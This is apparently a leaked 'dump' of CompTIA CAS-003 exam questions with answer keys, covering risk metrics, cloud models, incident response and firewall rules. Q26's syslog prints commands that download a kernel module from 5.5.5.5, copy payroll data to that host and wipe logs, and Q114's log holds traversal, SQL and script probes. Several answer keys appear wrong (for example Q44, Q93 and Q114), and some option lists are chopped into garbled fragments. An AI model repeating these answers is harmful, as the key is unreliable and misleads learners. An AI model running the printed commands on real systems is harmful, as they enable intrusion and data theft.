

## CAS-003 Dumps

### CompTIA Advanced Security Practitioner (CASP)

<https://www.certleader.com/CAS-003-dumps.html>



**NEW QUESTION 1**

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis  
KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fleet- Threat landscape rating
- B. KRI:- EDR coverage across the fleet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
- C. KRI:- EDR coverage across the fleet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
- D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape rating  
KRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fleet- Time to patch critical issues on a monthly basis

**Answer: A**

**NEW QUESTION 2**

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

**Answer: C**

**NEW QUESTION 3**

As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

- A. the collection of data as part of the continuous monitoring program.
- B. adherence to policies associated with incident response.
- C. the organization's software development life cycle.
- D. changes in operating systems or industry trend

**Answer: A**

**NEW QUESTION 4**

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

**Answer: B**

**NEW QUESTION 5**

A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

- A. SaaS
- B. PaaS
- C. IaaS
- D. Hybrid cloud
- E. Network virtualization

**Answer: B**

**NEW QUESTION 6**

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer:** F

#### NEW QUESTION 7

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffi

**Answer:** B

#### NEW QUESTION 8

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

**Answer:** A

#### NEW QUESTION 9

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open  
TCP 443 open  
TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876  
GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

**Answer:** C

#### NEW QUESTION 10

A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

- A. Summarize the most recently disclosed vulnerabilities.
- B. Research industry best practices and latest RFCs.
- C. Undertake an external vulnerability scan and penetration test.
- D. Conduct a threat modeling exercis

**Answer:** D

#### NEW QUESTION 10

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

**Answer:** B

**NEW QUESTION 14**

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle. Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

**Answer:** AD

**NEW QUESTION 19**

An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

- A. Contain the server.
- B. Initiate a legal hold.
- C. Perform a risk assessment.
- D. Determine the data handling standard.
- E. Disclose the breach to customers.
- F. Perform an IOC sweep to determine the impact

**Answer:** BF

**NEW QUESTION 21**

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org      Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits
- C. The DNS SPF records have not been updated for Comptia.org
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

**Answer:** B

**NEW QUESTION 25**

A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

- A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
- B. Install a client-side VPN on the staff laptops and limit access to the development network
- C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
- D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

**Answer:** D

**NEW QUESTION 26**

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on /data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget 5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod /tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -l/data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e /data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp /data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm-rf /var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

**Answer:** CE

#### NEW QUESTION 30

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

**Answer:** CD

#### NEW QUESTION 34

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer:** A

#### NEW QUESTION 39

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:



Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

**Answer:** BE

#### NEW QUESTION 44

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

**Answer:** D

#### NEW QUESTION 45

A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

- A. Install a HIPS on the web servers
- B. Disable inbound traffic from offending sources
- C. Disable SNMP on the web servers
- D. Install anti-DDoS protection in the DMZ

**Answer:** A

#### NEW QUESTION 49

A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

The tool needs to be responsive so service teams can query it, and then perform an automated response action.

The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

- A. Scalability
- B. Latency
- C. Availability
- D. Usability
- E. Recoverability
- F. Maintainability

**Answer:** BCE

**NEW QUESTION 51**

The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

- A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
- B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
- C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4. Notify the CERT team to apply a future proof threat model
- D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

**Answer:** C

**NEW QUESTION 55**

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

**Answer:** AB

**NEW QUESTION 58**

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

**Answer:** AEF

**NEW QUESTION 63**

A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

- A. VLAN201, VLAN202, VLAN400
- B. VLAN201, VLAN202, VLAN700
- C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
- D. VLAN400, VLAN680, VLAN700

**Answer:** D

**NEW QUESTION 68**

A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

- A. SPF
- B. S/MIME
- C. TLS
- D. DKIM

**Answer:** D

#### NEW QUESTION 70

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

**Answer:** B

#### NEW QUESTION 74

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

- A. RA
- B. BIA
- C. NDA
- D. RFI
- E. RFQ
- F. MSA

**Answer:** CF

#### NEW QUESTION 78

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

#### NEW QUESTION 83

Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

- A. Business partnership agreement
- B. Memorandum of understanding
- C. Service-level agreement
- D. Interconnection security agreement

**Answer:** D

#### NEW QUESTION 88

An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

- A. Exempt mobile devices from the requirement, as this will lead to privacy violations
- B. Configure the devices to use an always-on IPsec VPN
- C. Configure all management traffic to be tunneled into the enterprise via TLS
- D. Implement a VDI solution and deploy supporting client apps to devices
- E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

**Answer:** BE

#### NEW QUESTION 90

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases: Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?



- A. Multicloud solution
- B. Single-tenancy private cloud
- C. Hybrid cloud solution
- D. Cloud access security broker

**Answer:** D

#### NEW QUESTION 93

During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

- A. Continuity of operations
- B. Chain of custody
- C. Order of volatility
- D. Data recovery

**Answer:** C

#### NEW QUESTION 96

An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.

Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

- A. Isolate the systems on their own network
- B. Install a firewall and IDS between systems and the LAN
- C. Employ own stratum-0 and stratum-1 NTP servers
- D. Upgrade the software on critical systems
- E. Configure the systems to use government-hosted NTP servers

**Answer:** BE

#### NEW QUESTION 97

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years Store customer addresses in an encrypted format Destroy customer information after one year Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

**Answer:** BCH

#### NEW QUESTION 99

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports.

Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST

10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANY ANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

K. Task 1: A rule was added to prevent the management platform from accessing the interne

L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

N. 1 edit the Action to Deny to block internet access from the management platfor

O. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

P. 6 from top, edit the Action to be Permi

Q. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

S. SRC Zone ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

**Answer:** A

#### NEW QUESTION 104

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

A. Conduct a penetration test on each function as it is developed

B. Develop a set of basic checks for common coding errors

C. Adopt a waterfall method of software development


D. Implement unit tests that incorporate static code analyzers

**Answer:** D

#### NEW QUESTION 109

Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		



- A. Step 1: Verify that the certificate is valid or no
- B. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system. Step 3: Match the hash value of the downloaded file with the one which you selected on the website
- C. Step 4: Install the file if the hash value matches.
- D. Step 1: Verify that the certificate is valid or no
- E. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system
- F. Step 3: Calculate the hash value of the downloaded file. Step 4: Match the hash value of the downloaded file with the one which you selected on the website
- G. Step 5: Install the file if the hash value matches.

**Answer: B**

#### NEW QUESTION 114

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:



Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	dddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	gggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

**Answer:** A

#### NEW QUESTION 117

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

**Answer:** D

#### NEW QUESTION 122

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix. Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

**Answer:** DF

#### NEW QUESTION 127

A Chief Information Security Officer (CISO) is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides. Which of the following would be the BEST source of reference during the revision process?

- A. CVE database
- B. Internal security assessment reports
- C. Industry-accepted standards
- D. External vulnerability scan reports
- E. Vendor-specific implementation guides

**Answer:** A

#### NEW QUESTION 128

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

#### NEW QUESTION 131

As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.

